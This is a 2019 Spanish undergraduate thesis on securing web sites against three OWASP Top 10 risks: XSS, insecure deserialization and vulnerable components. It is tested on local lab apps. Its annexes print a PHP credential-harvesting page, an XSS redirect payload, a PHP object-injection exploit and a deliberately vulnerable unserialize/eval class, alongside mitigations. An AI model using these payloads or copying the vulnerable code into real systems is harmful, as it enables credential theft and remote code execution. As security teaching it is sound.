



# UTMACH

UNIDAD ACADÉMICA DE INGENIERÍA CIVIL

CARRERA DE INGENIERÍA DE SISTEMAS

IMPLEMENTACIÓN DE CONTROLES QUE PERMITAN GARANTIZAR  
LA SEGURIDAD DE UN SITIO WEB EN BASE A OWASP

JIMENEZ CUENU CARLOS DAVID  
INGENIERO DE SISTEMAS

MACHALA  
2019



# UTMACH

UNIDAD ACADÉMICA DE INGENIERÍA CIVIL

CARRERA DE INGENIERÍA DE SISTEMAS

IMPLEMENTACIÓN DE CONTROLES QUE PERMITAN  
GARANTIZAR LA SEGURIDAD DE UN SITIO WEB EN BASE A  
OWASP

JIMENEZ CUENU CARLOS DAVID  
INGENIERO DE SISTEMAS

MACHALA  
2019



# UTMACH

UNIDAD ACADÉMICA DE INGENIERÍA CIVIL

CARRERA DE INGENIERÍA DE SISTEMAS

EXAMEN COMPLEXIVO

IMPLEMENTACIÓN DE CONTROLES QUE PERMITAN GARANTIZAR LA  
SEGURIDAD DE UN SITIO WEB EN BASE A OWASP

JIMENEZ CUENU CARLOS DAVID  
INGENIERO DE SISTEMAS

NOVILLO VICUÑA JOHNNY PAUL

MACHALA, 31 DE ENERO DE 2019

MACHALA  
31 de enero de 2019

**Nota de aceptación:**

Quienes suscriben, en nuestra condición de evaluadores del trabajo de titulación denominado implementación de controles que permitan garantizar la seguridad de un sitio web en base a OWASP, hacemos constar que luego de haber revisado el manuscrito del precitado trabajo, consideramos que reúne las condiciones académicas para continuar con la fase de evaluación correspondiente.



---

NOVILLO VICUNA JOHNNY PAUL  
0702947409  
TUTOR - ESPECIALISTA 1



---

LOJA MORA NANCY MAGALY  
0703410027  
ESPECIALISTA 2



---

HONORES TAPIA JOOFRE ANTONIO  
0704811751  
ESPECIALISTA 3

Fecha de impresión: jueves 31 de enero de 2019 - 14:47

## Urkund Analysis Result

**Analysed Document:** Caso de Estudio-Examen Complexivo-Jimenez Carlos.docx  
(D46995348)  
**Submitted:** 1/18/2019 9:56:00 PM  
**Submitted By:** cdjimenez\_est@utmachala.edu.ec  
**Significance:** 0 %

Sources included in the report:

Instances where selected sources appear:

0

## CLÁUSULA DE CESIÓN DE DERECHO DE PUBLICACIÓN EN EL REPOSITORIO DIGITAL INSTITUCIONAL

El que suscribe, JIMENEZ CUENU CARLOS DAVID, en calidad de autor del siguiente trabajo escrito titulado implementación de controles que permitan garantizar la seguridad de un sitio web en base a OWASP, otorga a la Universidad Técnica de Machala, de forma gratuita y no exclusiva, los derechos de reproducción, distribución y comunicación pública de la obra, que constituye un trabajo de autoría propia, sobre la cual tiene potestad para otorgar los derechos contenidos en esta licencia.


El autor declara que el contenido que se publicará es de carácter académico y se enmarca en las disposiciones definidas por la Universidad Técnica de Machala.

Se autoriza a transformar la obra, únicamente cuando sea necesario, y a realizar las adaptaciones pertinentes para permitir su preservación, distribución y publicación en el Repositorio Digital Institucional de la Universidad Técnica de Machala.

El autor como garante de la autoría de la obra y en relación a la misma, declara que la universidad se encuentra libre de todo tipo de responsabilidad sobre el contenido de la obra y que asume la responsabilidad frente a cualquier reclamo o demanda por parte de terceros de manera exclusiva.

Aceptando esta licencia, se cede a la Universidad Técnica de Machala el derecho exclusivo de archivar, reproducir, convertir, comunicar y/o distribuir la obra mundialmente en formato electrónico y digital a través de su Repositorio Digital Institucional, siempre y cuando no se lo haga para obtener beneficio económico.

Machala, 31 de enero de 2019



JIMENEZ CUENU CARLOS DAVID  
0706517562

## **DEDICATORIA**

Dedicado este trabajo principalmente a mi querida madre por apoyarme en todo momento, brindándome su compañía absoluta en mis noches de desvelo y angustias.

A mi padre por ser mano fuerte conmigo desde muy pequeño hasta tiempos actuales, es un ser ejemplar

**Sr. Jiménez Cuenú Carlos David**

## **AGRADECIMIENTO**

Agradezco a Dios por darme la sabiduría suficiente ya que de ahí emerge el conocimiento y la inteligencia necesaria para culminar esta etapa con éxito, a mis padres por apoyarme incondicionalmente en todo lo que estén a sus alcances.

A los mentores de la carrera de ingeniería de sistemas que jugaron un papel importante en mi formación como estudiante.

Agradecer encarecidamente al Ing. Rodrigo Morocho por guiarme de la mejor manera en este trabajo ya que es de gran importancia para mí.

**Sr. Jiménez Cuenú Carlos David**



## RESUMEN

### IMPLEMENTACIÓN DE CONTROLES QUE PERMITAN GARANTIZAR LA SEGURIDAD DE UN SITIO WEB EN BASE A OWASP.

Jiménez Cuenú Carlos David, 0706517562

Owasp (Open Web Application Security Project), proyecto abierto de seguridad de aplicaciones web, creado con el fin de garantizar la seguridad y minimizar las posibles vulnerabilidades que estos sistemas aplicativos presentan al momento de ser desarrollados, para esto, el proyecto owasp en el año 2017 lanzó una lista actualizada del top 10 de los principales riesgos en las que se ven expuestas. En el presente documento tiene como finalidad el estudio de tres vulnerabilidades del top 10 de owasp que son XSS, Deserialización Insegura y Uso de componente con vulnerabilidades conocidas, para entender cómo se manifiestan estos fallos en los sistemas web, se montó distintos escenarios cada uno con el respectivo aplicativo vulnerable a la cual se le sumó los controles minuciosos necesarios que permita desarrollar, adquirir y mantener APIs confiables. Para el riesgo de Uso de Componentes con Vulnerabilidades Conocidas se hizo el uso de una herramienta denominada Jexboss para detectar y explotar remotamente esta vulnerabilidad, para XSS se programó un exploit que se consiguió realizar pruebas de concepto y en la Deserialización Insegura se codificó un ataque que permita demostrar este fallo en estas APIs inseguras. Esto permite demostrar que tan crítico pueden llegar a ser cada uno de estos riesgos al realizar los diferentes ataques a estos sitios webs inseguros.

**PALABRAS CLAVES:** Owasp, Aplicaciones web, Jexboss, exploit, XSS, Deserialización insegura, Uso de componentes con vulnerabilidades conocidas.

## **ABSTRACT**

### **IMPLEMENTATION OF CONTROLS THAT ENABLE TO GUARANTEE THE SAFETY OF A WEBSITE BASED ON OWASP.**

Jiménez Cuenú Carlos David, 0706517562

Owasp, open project of security of web applications, created with the purpose of guaranteeing the security and minimizing the possible vulnerabilities that these application systems present at the time of being developed, for this, the owasp project in the year 2017 launched an updated list of the top 10 of the main risks in which they are exposed. The purpose of this document is to study three vulnerabilities in the top 10 of owasp, which are XSS, Unsafe Deserialization and Component Use with known vulnerabilities. To understand how these flaws manifest in web systems, different scenarios were set up each with the respective vulnerable application to which the necessary meticulous controls were added to allow the development, acquisition and maintenance of reliable APIs. For the risk of using components with known vulnerabilities, a tool called Jexboss was used to remotely detect and exploit this vulnerability, for XSS an exploit was programmed that was able to perform concept tests and in the insecure deserialization an attack was codified. allow to demonstrate this failure in these insecure APIs. This allows us to demonstrate how critical each of these risks can be when carrying out the different attacks on these insecure websites..

**KEYWORDS:** Owasp, Web applications, Jexboss, exploit, XSS, Unsecure deserialization, Use of components with known vulnerabilities.

## CONTENIDO

	Pág.
DEDICATORIA	1
AGRADECIMIENTO	2
RESUMEN	3
ABSTRACT	4
CONTENIDO	5
LISTA DE FIGURAS	6
LISTA DE ANEXOS	7
1. INTRODUCCIÓN	8
1.1 Contexto del Problema	9
1.2 Problema General	9
1.3 Objetivo General	9
2. DESARROLLO	10
2.1 Marco teórico	10
2.1.1 Owasp Top 10 2017.	10
2.1.2 Aplicaciones Web.	10
2.1.3 XSS	10
2.1.4 Deserialización Insegura	11
2.1.5 Uso de Componentes con Vulnerabilidades Conocidas.	11
2.1.6 Jexboss	12
2.1.7 Apache Struts	12
2.1.8 Kali Linux	12
2.2 Solución del problema	12
2.2.1 Construcción de Escenario	12
2.2.2 Ejecución del ataque XSS (Cross Site Scripting).	13
2.2.3 Deserialización Insegura.	13
2.2.4 Uso de Componentes con Vulnerabilidades conocidas	13
2.3 Resultados	14
3. CONCLUSIONES	15
Bibliografía	16
ANEXOS	17

## LISTA DE FIGURAS

	Pág.
<b>Figura 1:</b> Sitio Vulnerable a XSS	17
<b>Figura 2:</b> Exploit del atacante	17
<b>Figura 3:</b> Inyección código HTML	18
<b>Figura 4:</b> Usuario Infiltrado	18
<b>Figura 5:</b> Portal Falso	18
<b>Figura 6:</b> Archivo de robo de credenciales	19
<b>Figura 7:</b> Control Implementado	19
<b>Figura 8:</b> Exploit de deserialización	20
<b>Figura 9:</b> Página Vulnerable a deserialización	20
<b>Figura 10:</b> Código de Deserialización de Datos	20
<b>Figura 11:</b> Código Deserializado del atacante	21
<b>Figura 12:</b> Resultado del Ataque de Deserialización Insegura	21
<b>Figura 13:</b> Instalación de Jexboss	22
<b>Figura 14:</b> Sitio Vulnerable a Uso de Componentes con Vulnerabilidades	22
<b>Figura 15:</b> Inicio del Ataque a Uso de Componentes con Vulnerabilidades	22
<b>Figura 16:</b> Vulnerabilidades en el Sitio Web	23
<b>Figura 17:</b> Acceso Remoto al Servidor	23
<b>Figura 18:</b> Pruebas de Ataque	24
<b>Figura 19:</b> Pruebas de Ataque	24

## LISTA DE ANEXOS

	Pág.
<b>Anexo A.</b> Resultado del ataque de Cross Site Scripting.	17
<b>Anexo B.</b> Resultado del ataque de Deserialización Insegura.	19
<b>Anexo C.</b> Demostración del Ataque de Uso de componentes con vulnerabilidades Conocidas.	22

## 1. INTRODUCCIÓN

Desde tiempos muy remotos tanto empresas como organizaciones se ven impulsados a optar los servicios web que pueden ser un conjunto de aplicaciones o tecnologías que se interpretan en la web, estas proporcionan al usuario información dinámica que ayude a optimizar los procesos del negocio, los desarrolladores de aplicaciones web se enfocan en presentar una gama de APIs que solucione los problemas del cliente, mas no en realizar sistemas en donde garantice la confiabilidad e integridad de sus activos, es donde emerge el proyecto owasp, que estudia las vulnerabilidades más críticas que comprometen la seguridad de los sistemas web, además en mostrar como los atacantes pueden aprovechar estas vulnerabilidades y en cierta forma contrarrestar estos ataques maliciosos, owasp tiene como propósito el hacer conciencia de que tan expuesto están las personas que emplean aplicativos sin las respectivas validaciones, el objetivo de este proyecto es implementar controles necesarios que garantice la seguridad de las aplicaciones web, el cual se centra en demostrar como los atacantes pueden obtener información relevante de los sistemas vulnerables a XSS(Cross Site Scripting) que es la ejecución de comando en sitios cruzados, Deserialización Insegura que es la ejecución remota de código en el servidor, y el Uso de Componentes con Vulnerabilidades Conocidas que son bibliotecas, frameworks y librerías desactualizadas que permiten diversos ataques a las aplicaciones web

Este trabajo se divide en tres secciones que detallan:

Capítulo 1: En esta sección expone información tal como: introducción, problema de la investigación y objetivos.

Capítulo 2: Hace referencia al marco teórico donde se estudia exhaustivamente cada los unos de los puntos de investigación.

Capítulo 3: Expone el final de la investigación como las conclusiones y bibliografía.

### **1.1 Contexto del Problema**

El desarrollo de aplicaciones web con validaciones operativa, no garantiza la seguridad de las mismas, si no se hace un estudio profundo del listado de los principales riesgos en sitios y aplicativos webs basados en el proyecto owasp que enseña como el atacante se puede aprovechar de estas debilidades las cuales tienen sus respectivas soluciones para poder mitigar y hacer un sitio altamente seguro contra a amenazas.

### **1.2 Problema General**

¿Examinar los riesgos de seguridad de aplicaciones según owasp, permitirá tomar las mejores decisiones en el diseño e implementación de sitios web con el menor impacto posible, en caso que estos ataques se materialicen?

### **1.3 Objetivo General**

Implementar controles que permitan garantizar la seguridad de las aplicaciones web en base a owasp.

## 2. DESARROLLO

### 2.1 Marco teórico

#### 2.1.1 Owasp Top 10 2017.

(Open Web Application Security Project), Proyecto Abierto de Seguridad de Aplicaciones Web, lanzado en el año 2003 hasta su última actualización que fue en el año 2017, con unas series de cambios respecto a los principales riesgos de seguridad en la web, el propósito de owasp es hacer conciencia a empresas u organizaciones sobre los riesgos a los que se exponen, el impacto técnico y de negocio que sufrirían sus activos, además de mostrar un listado de los diez riesgos más críticos, aporta un sin número de soluciones o controles para mitigar estas vulnerabilidades [1].

#### 2.1.2 Aplicaciones Web.

También conocidas como APIs o software aplicativo que corre bajo un servidor web donde el usuario puede realizar diferentes tipos de peticiones, se pueden ejecutar a través de internet o intranet(localmente), desarrolladas en distintos lenguajes de programación soportado como (Php, Python, JavaScript, Ruby entre otros) y ejecutadas en un navegador de preferencia como google chrome, Firefox, internet explore u opera [2].

Las aplicaciones web tiene una gran demanda en la sociedad, tanto empresas, organizaciones e instituciones educativas emplean permitiendo a los usuarios obtener información directa de manera interactiva sea a la función en la que se desarrolle, como, por ejemplo; rellenar y enviar formularios a un servidor que puede ser una base de datos [3].

#### 2.1.3 XSS

Cross Site Scripting (Secuencia de comando en sitios cruzados) esta es una vulnerabilidad crítica del top 10 de Owasp que ocupa el séptimo lugar del listado de los riesgos de seguridad de la web, esta vulnerabilidad se presenta cuando en la aplicación acoge datos no confiables y los envía al navegador en el que se está ejecutando sin la respectiva validación o codificación adecuada, una persona maliciosa saca provecho de esta falla y puede llegar a desconfigurar el sitio e incluso, en el peor de los casos el robo de las credenciales o secuestro de inicios de sesión redireccionándolo a un sitio donde será atacado, con el simple hecho de ejecutar código HTML,



JavaScript el atacante tendrá acceso a información relevante del sitio vulnerable [4] [5] [6].

Particularmente se puede detectar Cross Site Scripting en sitios web desarrollados bajo tecnologías como: Php, J2EE, JSP, ASP.NET. Existen tres tipos de XSS según el nivel de impacto esta: XSS Reflejado y XSS DOM que tienen un impacto moderado y crítico en el caso de XSS Almacenado este da lugar al secuestro de sesiones por un usuario suministrado con el simple hecho de ejecutar una secuencia de comandos en la página web víctima, la forma de prevenir o mitigar estos ataques es utilizar frameworks seguro como lo es Ruby 3.0, también validando las entrada de los datos según sea el lenguaje en que se programó [7].

#### 2.1.4 Deserialización Insegura

Deserialización Insegura esta es una vulnerabilidad crítica del top 10 de Owasp que ocupa el octavo lugar del listado de los riesgos de seguridad de la web, este riesgo es algo complejo de ejecutar ya que algunas páginas web vulnerable a este fallo no se detecta de forma directa, esto sucede a que los ataques(exploit) poco probable funcionan, estos riesgos se dan cuando el sitio web recibe datos serializados maliciosos y estos pueden ser aprovechados por los atacantes, inyectando código JavaScript o de manera directa el típico XSS, en el peor de los casos obteniendo datos remotamente del servidor, para mitigar este ataque, sencillamente es no aceptar datos serializados arbitrariamente, otra forma es aparta el código que realiza la deserialización y otorgándole muy pocos privilegios [8].

#### 2.1.5 Uso de Componentes con Vulnerabilidades Conocidas.

Esta es una vulnerabilidad crítica del top 10 de Owasp que ocupa el noveno lugar del listado de los riesgos de seguridad de la web, esta vulnerabilidad se la puede detectar mediante un escaneo de información sensible expuesta o análisis manual, esto se da cuando al desarrollar páginas web se trabaja con bibliotecas, librerías, frameworks desactualizados provocando así un riesgo formidable para que el atacante desarrolle un exploit sencillo y sea ejecutado de manera remota al sitio vulnerable, para prevenir este fallo se debe dar soporte al sitio web, a los componentes tanto del lado del cliente como del servidor, identificar las versiones con las que se está trabajando y emplear las más adecuadas [8].

### 2.1.6 Jexboss

Es una herramienta poderosa, de código abierto, desarrollada bajo el lenguaje de Python, que permite detectar y explotar vulnerabilidades en JBoss Application Server y otras aplicaciones Java tales como: Weblogic, Tomcat, GlassFish entre otras [9] [10].

### 2.1.7 Apache Struts

Es un frameworks de código abierto para el desarrollo de aplicaciones web modernas de la plataforma de Java Enterprise Edition, trabaja con el Modelo Vista Controlador (MVC), es multiplataforma ya que se puede trabajar en diferentes sistemas operativos, la versión actual es Apache Struts 2 soportada ya que la versión anterior venía con fallas respecto a la seguridad que podían llegar a ser críticas, por lo que usa la tecnología OGNL [11] [12].

### 2.1.8 Kali Linux

Es una potente herramienta desarrollada por Offensive Security para la seguridad informática de código abierto, para realizar auditorías en redes, sitios web, app de escritorio, de manera remota o local, distribución basada en Debian GNU/Linux, su última versión lanzada el 2018, Kali Linux trae un scanner de puerto Nmap, un sniffer denominado Wireshark y un sin número de aplicación preinstaladas, además se distribuyen imágenes ISO para las arquitecturas de 32 y 64 bits, el empleo de esta herramienta es muy común para atacantes o personas maliciosas, hackers, etc [13] [14].

## 2.2 Solución del problema

### 2.2.1 Construcción de Escenario

Se diseñó e implementó tres escenarios diferentes uno para cada vulnerabilidad del proyecto Owasp, para el séptimo riesgo según el listado de Owasp que hace referencia a XSS (Cross Site Scripting) se desarrolló un sistema web en Php vulnerable a este ataque, para aprovechar esta vulnerabilidad se preparó un exploit que permitió realizar pruebas de concepto y el respectivo control para salvaguardar la aplicación web a este fallo.

Para el octavo riesgo según el listado de Owasp que hace referencia a Insecure Deserialization (Deserialización Insegura), se diseñó un sistema web que sea vulnerable a este ataque, además se creó un exploit que

permita aprovechar esta vulnerabilidad y se dio un listado de controles para mitigar el fallo de deserialización.

En el noveno riesgo según el listado Owasp que hace referencia a Uso de Componentes con Vulnerabilidades Conocidas, se hizo el uso de una máquina virtual donde se instaló el sistema operativo Kali Linux con el fin de instalar una herramienta denominada Jexboss que permitió el escaneo y ataque de manera remota a paginas vulnerables a este fallo, y se implementó el control necesario para reducir el impacto que tienen estos sitios web.

#### 2.2.2 Ejecución del ataque XSS (Cross Site Scripting).

##### Ataque

Para realizar pruebas de este Riesgo crítico, se desarrolló e implementó un sistema web local vulnerable, que corre bajo XAMPP, donde el atacante pudo ingresar datos no confiables al sitio, inyectado código HTML y JavaScript desconfigurando y a su vez preparando un ataque para el robo de credenciales como se detalla: Ver Anexo A.

#### 2.2.3 Deserialización Insegura.

Este riesgo es algo complejo de ejecutar ya que algunas páginas web vulnerable a este fallo no se detecta de forma directa, esto sucede a que los ataques(exploit) poco probable funcionan, estos riesgos se dan cuando el sitio web recibe datos serializados maliciosos y estos pueden ser aprovechados por los atacantes, inyectando código JavaScript o de manera directa el típico XSS, para demostrar esta vulnerabilidad se desarrolló una aplicación vulnerable a deserialización insegura como se detalla: Ver Anexo B

#### 2.2.4 Uso de Componentes con Vulnerabilidades conocidas

Para demostrar esta vulnerabilidad, en Kali Linux se instaló la herramienta Jexboss que permite realizar un escaneo y a su vez atacar el sitio vulnerable, para ello se empleó una página desarrollada bajo el frameworks Apache Struts 1, que viene con estas fallas del Uso de Componentes con Vulnerabilidades Conocidas y lograr penetrar remotamente este sitio vulnerable: Ver Anexo C.

## 2.3 Resultados

El estudio de estas tres vulnerabilidades del proyecto Owasp con los respectivos escenarios propuestos ha demostrado que tan críticos pueden llegar a ser para una empresa u organización si no opta por implementar los controles necesario, ya que esto provoca un gran impacto técnico y de negocio en sus activos según sea el propósito de la aplicación web.

Es tan peligroso el no controlar estas vulnerabilidades ya que la seguridad se ve expuesta hacia estos atacantes que se aprovechan de las mínimas fallas que tiene el sistema para explotar y lograr el mayor daño posible, como puede ser, alterar información relevante, mediante la inyección de código, desconfigurar el sitio web con el fin de que la víctima sea redirigida a sitios maliciosos y cumplir con el objetivo propuesto por el atacante, en esto está el robo de credenciales que viene a ser unos de los riesgos más críticos para cualquier entidad, presente en el séptimo riesgo del listado actualizado de Owasp denominado XSS; estudios realizados por los desarrolladores de esta metodología estudiada hacen énfasis en el uso de un frameworks seguro y se determinó que Ruby 3.0 o React JS son los indicados para el desarrollo de aplicaciones que garanticen la integridad y confiabilidad de los activos, ya que automáticamente codifican el diseño para prevenir el Cross Site Scripting.

Para crear una expectativa lúcida de que tan presente están sumergidos los riesgos en las aplicaciones webs que frecuentemente se usan, destaca un fallo de minoría establecida por la dificultad de explotar esta falencia, se refiere a la clara demostración de la octava vulnerabilidad, la cual se evidenció, que al tratar con datos serializados en las partes interesadas que contienen privilegios altamente expuesto, se puede llegar a distorsionar el contenido del sitio con el que se está trabajando, se logra contrarrestar este ataque con el uso de tecnologías conocidas como lo es firmas digitales, empleadas al recibir estos datos con formato serializado que pueden venir en JSON o XML de fuentes no confiables, mitigando así este riesgo de impacto menor.

### 3. CONCLUSIONES

- El estudio anticipado del proyecto owasp creó un ambiente familiarizado, detallando los fallos que se pueden dar al no relacionar esta metodología, como guía del desarrollo de un sistema web confiable.
- El estudio práctico-teórico de estas tres vulnerabilidades, deja un paradigma del riesgo que puede presentar al llevar estas situaciones altamente probables al campo laboral, si no se relaciona los controles previos ante cualquier desliz que pueda ocurrir.
- Se constató que controles ya demostrados en el estudio, garantizan sitios web seguros a los posibles ataques que pueden ser cometidos por personas mal intencionadas.
- Se evidenció el objeto del estudio prevalecido en un compendio de demostraciones claras de cuán eficiente pueden llegar a ser, si el atacante está dispuesto a valerse de la debilidad que estas presentan al diseñar páginas o sitios web sin las respectivas normas de seguridad que owasp dispone como guía de desarrollo seguro, ante fallas exponenciales vigentes desde los inicios de esta tecnología que se adecua a la situación del problema que amerite solucionar.

## Bibliografía

- [1] N. Lagreca, «MODELO DE AUDITORIA PARA SERVICIOS TELEMÁTICOS DE LA UNIVERSIDAD,» *Télématique*, vol. 16, nº 2, pp. 79-95, 2017.
- [2] A. Hernández Yeja y J. Porven Rubier, «Procedimiento para la seguridad del proceso de despliegue de aplicaciones web,» *Revista Cubana de Ciencias Informáticas*, vol. 10, nº 2, pp. 42-56, 2016.
- [3] A. L. Hernández Saucedo y J. Mejía Miranda, «Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web,» *RECIBE*, nº 1, pp. 1-18, 2015.
- [4] P. Chaudhary y S. Yamaguchi, «XSS Detection with Automatic view Isolation on Online Social Network,» *IEEE*, pp. 1-5, 2016.
- [5] A. Shrivastava, S. Choudhary y A. Kumar, «XSS Vulnerability Assessment and Prevention in Web Application,» *IEEE*, pp. 850-853, 2016.
- [6] S. K. Mahmoud, M. I. Roushdy, M. Alfonse y A.-B. M. Salem, «A Comparative Analysis of Cross Site Scripting (XSS),» *IEEE*, pp. 36-42, 2017.
- [7] D. Guamán, F. Guamán, D. Jaramillo y M. Sucunuta, «Implementation of techniques and OWASP security recommendations to avoid SQL and XSS attacks using J2EE and WS-Security,» *IEEE*, pp. 1-7, 2017.
- [8] Owasp, «OWASP Top 10 - 2017 Los diez riesgos más críticos en Aplicaciones Web,» 2017. [En línea]. Available: <https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>. [Último acceso: 14 Enero 2019].
- [9] Actores Cibernéticos Chinos(EE.UU), «Jexboss-Herramientas de verificación y explotación Jboss,» US-CERT, 8 Noviembre 2018. [En línea]. Available: <https://www.us-cert.gov/ncas/analysis-reports/AR18-312A>. [Último acceso: 13 Enero 2019].
- [10] K. Zurkus, «Actores de amenazas que explotan la herramienta del equipo rojo JexBoss,» Info Security, 9 Noviembre 2018. [En línea]. Available: <https://www.infosecurity-magazine.com/news/threat-actors-exploiting-red-team/>. [Último acceso: 13 Enero 2019].
- [11] A. Shrivastava y P. Khan, «Agile Software Development Technological Implementation: Apache Struts Suitability,» *IEEE*, pp. 1101-1103, 2015.
- [12] L. Jeff, «Apache Struts 2: how technical and development gaps caused the Equifax Breach,» *Network Security*, vol. 2018, pp. 5-8, 2018.
- [13] R. Gaddam y D. M. Nandhini, «An Analysis of Various Snort Based Techniques to Detect and Prevent Intrusions in Networks,» *ICICCT*, pp. 10-15, 2017.
- [14] L. Liang, K. Zheng, Q. Sheng y X. Huang, «A Denial of Service Attack Method for an IoT System,» *Computer Society*, pp. 360-364, 2016.

## ANEXOS

### Anexo A. Resultado del ataque de Cross Site Scripting.

El sitio vulnerable que se empleó para demostrar el XSS, como se ve en la Figura 1.



**Figura 1:** Sitio Vulnerable a XSS

**Fuente.** Elaboración propia del autor

Para llevar a cabo este fallo, el atacante tiene desarrollado un exploit denominado ataque.php como lo muestra en la Figura 2, que permitió el robo de las credenciales del usuario víctima.

```
exploit.php x
1 <?php
2 if(isset($_POST["login"]))
3 {
4     $usuario = $_POST["usuario"];
5     $password = $_POST["password"];
6
7     $ruta = "exploit.txt";
8     $manejador = fopen($ruta, "a+");
9     fwrite($manejador, $usuario." ".$password."\n");
10    fclose($manejador);
11    header("location: http://localhost/curso-php/xss/login.php");
12 }
13 ?>
```

**Figura 2:** Exploit del atacante

**Fuente.** Elaboración propia del autor

A continuación, muestra como el atacante preparó el escenario para conseguir el nombre del usuario y contraseña de la víctima, antes que todo se detalla lo que se buscó realizar.

Primero la persona maliciosa prepara el ataque, en donde toma como ejemplo la creación de un usuario poco usual y en negrita, inyectado y ejecutando código HTML directamente en las entradas de datos como muestra la Figura 3, y el usuario se ve de esta forma como lo muestra la Figura 4.

**Figura 3:** Inyección código HTML


**Fuente.** Elaboración propia del autor

No.	Foto	Nombre de usuario	Nombre	Permisos de acceso
1		Hola	H	Gerente
2		Carlos	Jimenez	Gerente

**Figura 4:** Usuario Infiltrado

**Fuente.** Elaboración propia del autor

Bien, el código marcado que muestra en la Figura 3 permite que, al pasar el mouse sobre el Usuario infiltrado, el usuario víctima lo redirecciona a un portal idéntico al inicio de sesión con un archivo denominado ataque.php, donde esta persona pensó que ha expirado su sesión e ingresó nuevamente sus credenciales como lo muestra la Figura 5.




**Figura 5:** Portal Falso

**Fuente.** Elaboración propia del autor



Previo a esto, el usuario ingresa sus credenciales y el atacante logra el objetivo, estos datos que son usuario y contraseña se almacenan en un documento denominado ataque.txt como muestra la Figura 6.






**Figura 6:** Archivo de robo de credenciales

**Fuente.** Elaboración propia del autor

## Control

Se logro controlar esta vulnerabilidad validando las entradas donde se inyecta código HTML y JavaScript, con un método propio de Php denominado htmlspecialchars hace que este código no se ejecute en la aplicación y se muestre como un texto común, se muestra en la Figura 7.



No.	Foto	Nombre de usuario	Nombre
1		hola2	<div onmouseover="window.location="fataque
2		Hola	H

**Figura 7:** Control Implementado

**Fuente.** Elaboración propia del autor

## Anexo B. Resultado del ataque de Deserialización Insegura.


Se creó un exploit denominado exploitinjection.php como muestra en la Figura 8, que permitió deserializar los datos para luego si desconfigurar el sitio web.

```
C:\xampp\htdocs\btslab\vulnerability\injecti
File Edit Selection Find View Goto Toc
exploitinjection.php x
1 <?php
2 class RunCode
3 {
4     public $code;
5 }
6 $r = new RunCode;
7 $r->code="phpinfo()";
8 print serialize($r);
9 ?>
```

**Figura 8:** Exploit de deserialización

**Fuente.** Elaboración propia del autor

El sitio vulnerable contiene un módulo denominado obj1.php de datos serializados como muestra en la Figura 9, en este URL se aprecia cómo se serializan los datos y aquí es donde el atacante aprovecha esta vulnerabilidad.



**Figura 9:** Página Vulnerable a deserialización

**Fuente.** Elaboración propia del autor


Como muestra la Figura 9, se visualiza un archivo que tiene como nombre obj1.php, para realizar pruebas de concepto, el atacante va directamente a revisar el código y el objetivo fue tomar el nombre de la clase previo a esto realizar un exploit con el mismo nombre de la clase que permitió invocar información del sitio web, en la Figura 10 muestra el código de deserialización.

```
obj1.php
3 include($_SERVER['DOCUMENT_ROOT'].'/btslab/header.php');
4
5 class RunCode
6 {
7     public $code;
8
9     function __construct()
10    {
11    }
12
13
14    function __wakeup()
15    {
16        if(isset($this->code))
17        {
18            eval($this->code);
19        }
20    }
21 }
22 if(isset($_REQUEST['array']))
23 {
24     $var1=unserialize($_REQUEST['array']);
25     if(is_array($var1))
26 }
```

**Figura 10:** Código de Deserialización de Datos

**Fuente.** Elaboración propia del autor

